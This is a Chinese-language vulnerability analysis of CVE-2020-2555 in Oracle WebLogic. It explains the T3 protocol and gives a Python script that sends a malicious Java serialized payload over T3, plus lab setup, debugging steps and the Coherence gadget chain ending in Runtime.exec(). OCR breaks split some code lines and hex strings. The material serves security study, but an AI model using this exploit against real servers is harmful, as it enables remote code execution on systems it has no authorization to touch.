漏洞简介

前置知识 - weblogic T3 协议

WebLogic Server 中的 RMI 通信使用 T3 协议在 WebLogic Server 和其他 Java 程序(包括客户端及其他 WebLogic Server 实例) 间传输数据。在 java rmi 中，默认 rmi 使用的是 jrmp 协议，weblogic 包含高度优化了 rmi 的实现。

简单理解 t3 协议 weblogic t3 协议利用与防御

T3 协议包括

- 请求包头
- 请求主体

请求包头

```
t3 12.2.1
AS:255
HL:19
MS:10000000
PU:t3://us-l-breens:7001
```

每一行都以 \n 结尾，weblogic 客户端与服务端发送的数据均以 \n\n 结尾。
同时，当我们发送 t3 请求包，可以获取服务器 weblogic 版本，服务器会将自身版本响应返回。


```
HELO:12.1.4.0 false
AS:2048
HL:19
MS:10000000
```

Wireshark · 追踪 TCP 流 (tcp.stream eq 1) · VMware Network Adapter VMnet8

```
t3 12.2.1
AS:255
HL:19
MS:10000000
PU:t3://us-l-breens:7001

HELO:12.2.1.4.0.false
AS:2048
HL:19
MS:10000000
PN:DOMAIN
```


```python
import socket
import os
import sys

if len(sys.argv) < 3:
    print('Usage: python {filename} <host>
<port>'.format(filename=os.path.basename(sys.argv[0])))
    sys.exit()

sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
sock.settimeout(5)

server_address = (sys.argv[1],int(sys.argv[2]))
print('[+] Connecting to {host} port
{port}'.format(host=sys.argv[1],port=sys.argv[2]))
sock.connect(server_address)

## Send Header
headers='t3 12.2.1\nAS:255\nHL:19\nMS:10000000\nPU:t3://us-l-breens:7001\n\n'
print ('sending \n{headers}'.format(headers=headers))
headers = headers.encode() ## python2 和 python3 在套接字返回值解码上有区别。python3
是字节流，python2是字符串
sock.sendall(headers)

## Receiving Response
data = sock.recv(1024)
data = data.decode()
print ('received \n{data}'.format(data=data))
```

只有先发送 T3 协议请求头，才能继续发送数据。我们通过仔细查看 T3 协议数据包，通过查看 hex ,发现其中 `ac ed 00 05` 序列化魔术头存在多处。我们可以将发送的数据包分为多个部分，第一部分和其他各个部分



第一部分的前四个字节为整个数据包的长度，其他各个部分均为 JAVA 序列化数据。

我们想利用 weblogic 的 T3 协议进行反序列化攻击时，我们有两种操作思路 ① 将weblogic 发送的数据中的任意一 JAVA 序列化数据替换为恶意的序列化数据；② 将 weblogic 发送的数据中第一部分与恶意的序列化数据进行拼接。同时，必须先发送 T3 协议头数据包，再发送 JAVA 序列化数据包，才能使 weblogic 进行 JAVA 反序列化进而触发漏洞。如果只发送 JAVA 序列化数据包，不先发送 T3 协议头数据包，无法触发反序列化。

编写一个脚本，能够通过 T3 协议发送 JAVA 恶意序列化数据。

- 建立 socket 请求
- 发送 T3 协议头数据
- 读取恶意序列化数据，拼接到第一部分之后
- 替换数据的前四个字节为第一部分数据+恶意序列化数据的长度
- 发送恶意数据

```
import socket
import os
import sys
import struct
```


```
if len(sys.argv) < 3:
    print('Usage: python {filename} <host>
<port>'.format(filename=os.path.basename(sys.argv[0])))
    sys.exit()

sock = socket.socket(socket.AF_INET,socket.SOCK_STREAM)
sock.settimeout(5)

server_address = (sys.argv[1],int(sys.argv[2]))
print('[+] Connecting to {host} port
{port}'.format(host=sys.argv[1],port=sys.argv[2]))
sock.connect(server_address)

## Send Header
headers='t3 12.2.1\nAS:255\nHL:19\nMS:10000000\nPU:t3://us-l-breens:7001\n\n'
print ('sending \n{headers}'.format(headers=headers))
headers = headers.encode() ## python2 和 python3 在套接字返回值解码上有区别。python3
是字节流，python2是字符串
sock.sendall(headers)

## Receiving Response
data = sock.recv(1024)
data = data.decode()
print ('received \n{data}'.format(data=data))

## 读取恶意序列化数据
payloadObj = open(sys.argv[3],'rb').read()

## 第一部分数据
payload='\x00\x00\x09\xf3\x01\x65\x01\xff\xff\xff\xff\xff\xff\xff\xff\xff\x00\x00\x00\
x71\x00\x00\xea\x60\x00\x00\x00\x18\x43\x2e\xc6\xa2\xa6\x39\x85\xb5\xaf\x7d\x63\xe
6\x43\x83\xf4\x2a\x6d\x92\xc9\xe9\xaf\x0f\x94\x72\x02\x79\x73\x72\x00\x78\x72\x01\
x78\x72\x02\x78\x70\x00\x00\x00\x0c\x00\x00\x00\x02\x00\x00\x00\x00\x00\x00\x00\x0
0\x00\x00\x00\x01\x00\x70\x70\x70\x70\x70\x70\x00\x00\x00\x0c\x00\x00\x00\x02\x00\
x00\x00\x00\x00\x00\x00\x00\x00\x00\x01\x00\x70\x06\xfe\x01\x00\x00\xac\xed\x0
0\x05\x73\x72\x00\x1d\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x72\x6a\x76\x6d\x2e\x43\
x6c\x61\x73\x73\x54\x61\x62\x6c\x65\x45\x6e\x74\x72\x79\x2f\x52\x65\x81\x57\xf4\xf
9\xed\x0c\x00\x00\x78\x70\x72\x00\x24\x77\x65\x62\x6c\x6f\x67\x69\x63\x2e\x63\x6f\
x6d\x6d\x6f\x6e\x2e\x69\x6e\x74\x65\x72\x6e\x61\x6c\x2e\x50\x61\x63\x6b\x61\x67\x6
5\x49\x6e\x66\x6f\xe6\xf7\x23\xe7\xb8\xae\x1e\xc9\x02\x00\x09\x49\x00\x05\x6d\x61\
x6a\x6f\x72\x49\x00\x05\x6d\x69\x6e\x6f\x72\x49\x00\x0b\x70\x61\x74\x63\x68\x55\x7
0\x64\x61\x74\x65\x49\x00\x0c\x72\x6f\x6c\x6c\x69\x6e\x67\x50\x61\x74\x63\x68\x49\
x00\x0b\x73\x65\x72\x76\x69\x63\x65\x50\x61\x63\x6b\x5a\x00\x0e\x74\x65\x6d\x70\x6
f\x72\x61\x72\x79\x50\x61\x74\x63\x68\x4c\x00\x09\x69\x6d\x70\x6c\x54\x69\x74\x6c\
x65\x74\x00\x12\x4c\x6a\x61\x76\x61\x2f\x6c\x61\x6e\x67\x2f\x53\x74\x72\x69\x6e\x6
7\x3b\x4c\x00\x0a\x69\x6d\x70\x6c\x56\x65\x6e\x64\x6f\x72\x71\x00\x7e\x00\x03\x4c\
x00\x0b\x69\x6d\x70\x6c\x56\x65\x72\x73\x69\x6f\x6e\x71\x00\x7e\x00\x03\x78\x70\x7
7\x02\x00\x00\x78\xfe\x01\x00\x00'
payload = payload.encode()
## 拼接第一部分数据+恶意序列化数据
payload = payload+payloadObj

## 替换前四个字节为数据长度
payload = struct.pack('>I',len(payload)) + payload[4:]
```

```
## 发送恶意数据
print ('[+] Sending payload...')
sock.send(payload)
```

环境安装

选用 jdk-8u261
weblogic 12.1.4.0


下载 weblogic 安装包后，以管理员身份打开 cmd 控制台，执行 `java -jar fmw_12.2.1.4.0_wls_lite_generic.jar` 一路 next 就好。
CVE-2020-2555 主要源于 conherence.jar 中存在着反序列化构造的类，并且利用 weblogic 默认存在的 T3 协议进行传输和解析进而导致 weblogic 服务器反序列化恶意代码最后执行攻击语句。



安装完成之后，启动 `C:\Oracle\Middleware\Oracle_Home\user_projects\domains\base_domain\startWebLogic.cmd` 就可


以启动 weblogic。

设置调试的话修改 `user_project/domains/bin`目录中 `setDomainEnv.cmd` 或者 `setDomainEnv.sh` 文件，在 `if "%debugFlag%"=="true"` 前加入 set debugFlag=true




在同一文件中 通过 set DEBUG_PORT=8453 指定了远程调试的端口

拷贝 Oracle_Home 目录下所有文件至调试目录，并且将 `coherence\lib` 添加至 Libraries




配置 Remote 方式进行远程调试，端口为 8453



漏洞复现


选用上面构造好的 weblogic T3 脚本，根据版本信息 https://github.com/0nise/CVE-2020-2555/tree/master/file 选择合适的 java序列化数据



漏洞分析

```
Gadget chain:  (利用链)
        ObjectInputStream.readObject()
            BadAttributeValueExpException.readObject()
                LimitFilter.toString()
                    ChainedExtractor.extract()
                            ReflectionExtractor.extract()
                                Method.invoke()
                                    Class.getMethod()
                            ReflectionExtractor.extract()
                                Method.invoke()
                                    Runtime.getRuntime()
                            ReflectionExtractor.extract()
                                Method.invoke()
                                    Runtime.exec()
```

因为调用链中利用到了 jdk 源代码中的 `javax.management.BadAttributeValueExpException` ，为了方便调试，我们需要将 jdk 代码加入到项目内部，在jdk 根目录下有 src.zip 加入项目中即可



